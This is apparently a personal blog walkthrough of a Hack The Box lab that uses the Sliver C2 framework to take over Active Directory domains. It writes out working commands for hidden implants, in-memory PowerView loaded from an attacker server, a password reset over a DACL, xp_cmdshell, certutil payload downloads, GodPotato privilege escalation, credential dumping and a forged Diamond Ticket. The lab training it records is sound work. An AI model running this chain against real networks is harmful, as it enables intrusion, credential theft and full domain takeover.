
Part of the newer Active Directory Penetration tester path, Hack the Box offers an awesome introduction to Command and Control frameworks via the open source Sliver project. Using a framework like this pretty new to me, with my only other experience being using tools such as Metasploit and Powershell Empire. While the built in exploitation methods with Metasploit shine for that particular purpose, Sliver is stuck me as similar to Powershell Empire (especially the older version) in that it is command line based, modular and can be deeply integrated with existing tool sets. In this post I will be working through the final skills assessment for this module. This will showcase some of the interesting use cases as well as some of the features that make this tool very intuitive and easy to use, in my opinion.
The skills assessment follows an assumed breach scenario where we are given credentials to begin our exploration and exploitation. The questions/flags for the module give us some guidance as to how we will be proceeding: gaining local admin privileges on the server we are given initial access to, the domain controller for its domain, and ultimately the domain controller of the parent domain.
Flag #1 & 2: get access to a users and Admininstrator desktop on SRV09
In the introduction, we are told that one of the domains may be inlanefreight.local. Running a quick nmap scan on the host we are given access to will help get the initial domain name with which we can log in with.

The domain name is revealed to be sde.inlanefreight.local, which helps with initial login. I used xfreerdp3 and mounted a drive, to pass tools and an implant (Sliver-speak for an agent which we can control remotely).

xfreerdp3 /u:sde.inlanefreight.local\\htb-student /p:'HTB_@cademy_stdnt!' /dynamic-resolution /cert:ignore /v:10.129.229.225 /drive:share,/home/cam/Documents/Sliver/skillsSince this is a Sliver challenge, I immediately created an beacon implant with the following command in sliver-client.
generate beacon --http 10.10.14.70:9001 --skip-symbols -N initial_beacon_9001There are two main types of implants in Sliver that I have used throughout this module, beacon and session implants. The main difference is that beacons lie dormant and check in with the server periodically which sessions are consistent processes. I found that using beacons is great for initial access, as they can be converted to sessions and remain in the background for reestablishing connections should something go wrong with a session (which seems to happen pretty often). Also note that in the implant generation command above, I used the –skip-symbols option, which will help keep the executable’s size down.

The implant is compiled and saved in the directory I am sharing via rdp so copying and executing it is trivial. I did so in the C:\Temp directory.
Before running the implant, on the sliver server I started up the listener.
http -L 10.10.14.70 -l 9001
Then, I started the implant with the following command…
Start-Process -WindowStyle Hidden 'C:\Temp\initial_beacon_9001.exe'
One of the best features of Sliver is the ability to install addons via the “armory” I installed the sharphound-4 ingestor for bloodhound previously. I will run this while doing some exploration.


Sharphound is being run via .NET assembly being injected into a notepad.exe process. Many of the Sliver commands do this with a combination of using the printspooler (spoolsv.exe) by default. This shows the flexibility and customization that is possible with Sliver to avoid detection.

Sharphound completed very quickly, however there are some warnings as to an inability to enumerate the parent domain, inlanefreight.local.
Sharphound leaves a single zip archive for its findings, which I then transferred over to the share. The first thing I checked is the user I am currently logged in as, and under Outbound Object Controls, there is an interesting “ForceChangePassword” DACL over another user:

Even better, this user is a local administrator on the machine!

To change this user’s password we could just jump back on the rdp session and use net user or Set-ADUser but what would the fun in that be? As this is a Sliver module, and we know we are going to have to pivot anyways, if we use the ifconfig command on our implant we can see that SRV09.sde.inlanefreight.local has two network interfaces, one being for the internal domain network. To change this user’s password we will need to communicate with the domain controller, which is currently unreachable from our attack box. First let’s get the hostname and ip address for the domain controller for the sde.inlanefreight.local domain.

While there is an armory version of sharpview, I found it easier to chain commands with the OG version of PowerView.ps1. Using the sharpsh armory module, we can run PowerView in memory by formatting the command in base64. Just host the file with python -m http.server 8081.
On kali:
echo -n "Get-DomainComputer | select name | Resolve-IPAddress" | base64
In the sliver implant:
sharpsh -- '-u http://10.10.14.70:8081/PowerView.ps1 -e -c R2V0LURvbWFpbkNvbXB1dGVyIHwgc2VsZWN0IG5hbWUgfCBSZXNvbHZlLUlQQWRkcmVzcw=='

For good measure, I added these entries to /etc/hosts for name resolution just in case.

Sliver even comes with a built in SOCKS proxy so we can use our session to reach the internal ips with proxychains, just make sure that the same port is specified in the /etc/proxychains.conf file. This proxy is tied to the sesssion, however so if the implant goes down anything connnected via the proxy will also go down!
socks5 start -P 1080
Doing a little test with proxychains and netexec, we can see that the proxy is working.

To change the user’s password over the proxy, I will use BloodyAD, a nice AD “swiss army knife” for DACL type attacks that comes stock with Kali.
proxychains bloodyAD --host 172.16.84.5 -d sde.inlanefreight.local -u htb-student -p 'HTB_@cademy_stdnt!' set password felipe 'Password123!'


new password checked with netexec
Bloodhound said this user is local administrator, even though netexec doesn’t seem to pick this up (even with the –local-auth flag). A great thing about local admin privileges is that we can dump credentials as well as run commands over SMB. This gives us a lot of options for starting implants remotely.
proxychains -q impacket-wmiexec sde.inlanefreight.local/felipe:'Password123!'@srv09.sde.inlanefreight.local "start C:\Temp\initial_beacon_9001.exe"
This allows us to get the first two flags
execute -o powershell -c 'cat C:\Users\felipe\Desktop\flag.txt'
execute -o powershell -c 'cat C:\Users\Administrator\Desktop\flag.txt'
Searching for the next step
At this point, I searched around quite a bit for the next step. It turns out it was right there in the Administrators directory.


This note gives us credentials for the mssql service on the DC02.sde.inlanefreight.local domain controller. I connected to it using impacket-mssqlclient:
proxychains impacket-mssqlclient dbuser:'D@tab3s_PRoj3ct0@'@172.16.84.5

This makes it very easy to attempt to enable command execution using xp_cmdshell. This is only possible if the user is an admin, but in this case it worked!

With xp_cmdshell, we can execute operating system commands including enumerating the mssql service account privileges. As shown below, the SeImpersonatePrivilege is present and has many well known token impersonation attacks available to escalate to NT Authority/System.

I used the “god potato” token impersonation executable to escalate privileges.
https://github.com/BeichenDream/GodPotato
In order to target the internal network and gain access to implants we need to generate a pivot implant, these operate similarly to the session and beacon implants I used earlier except they serve as an intermediary to connect to our sliver server. A generic tcp pivot listener and implant can be generated with the following commands (and by default listens on port 9898).
pivots tcp
generate --tcp-pivot <internal address of pivot host>:9898 --skip-symbols -N <implant name>
Next, to be able to download files from our attack host to DC02, we need to enable reverse port forwarding to forward traffic sent to an arbitrary port on SRV09’s internal interface to our attack box. I chose port 8081, as shown below.

Then, we can can start up a python web server on port 8081 and use commands such as certutil to download the godpotato and pivot implant to DC02.
xp_cmdshell certutil -urlcache -f http://172.16.84.20:8081/god.exe C:\Temp\god.exe


Flag #3, escalate to system and read the flag in the Domain Admins desktop on DC02
xp_cmdshell C:\Temp\god.exe -cmd "C:\Temp\god_pivot.exe"
This will allow us to read the third flag on the DC just as before.

Flag #4, pivot to the parent domain controller, DC01.
One method to do so is by crafting a “Diamond Ticket” specifying the “Enterprise Admins” group in the altered TGT so that we can access the root domain controller. To do this we need the domain SID for the root domain (can be found with PowerView or in our bloodhound output). Also, we will need to grap the aes key for the krbtgt account on the child domain (sde.inlanefreight.local). This can be achieved different ways on the pivot implant we have as NT AUTHORITY/SYSTEM on DC02. I used the SharpKatz.exe with execute-assembly https://github.com/b4rtik/SharpKatz. With the -Command msv option the NT hash for the DC02$ machine account is revealed. With this I used proxychains and secrets dump to get the aes key.



Armed with this information I created a network logon process in the pivot implant taking note of the process id and luid.
execute-assembly /home/cam/tools/SharpCollection/NetFramework_4.0_Any/Rubeus.exe createnetonly /program:cmd.exe
Next, I created the diamond ticket, making sure to add the Enterprise Admins RID “519” to the /sids. Diamond tickets are similar to Golden tickets, except they include legitimate entries in the PAC (which contains the user id and group information). It is possible to escalate to the parent domain using a Golden Ticket (with the RC4 hash of the krbtgt account) but for some reason I couldn’t get it to work with Rubeus. As shown in the command below I entered the information for the default Administrator, a user that is not restricted for delegation.
inline-execute-assembly -t 120 /home/cam/tools/SharpCollection/NetFramework_4.0_Any/Rubeus.exe "diamond /tgtdeleg /ticketuser:Administrator /ticketuserid:500 /groups:519 /sids:S-1-5-21-1091722548-1143476209-2285759316-519 /krbkey:161ca21b478565107a337eab8626f584c4cbe4d724e52f0ed7ff4c35234b7669 /nowrap"

This produces the base64 encoded TGT. Next, I used the execute-assembly Rubeus “ptt” command specifiying the luid from earlier, essentially injecting the ticket in this process.

Next I migrated my process to the process number noted earlier, this caused another session to be created.

Entering that new session, I saw that the luid process id match and dropping into a shell and using the klist command I can see my diamond ticket in cache.

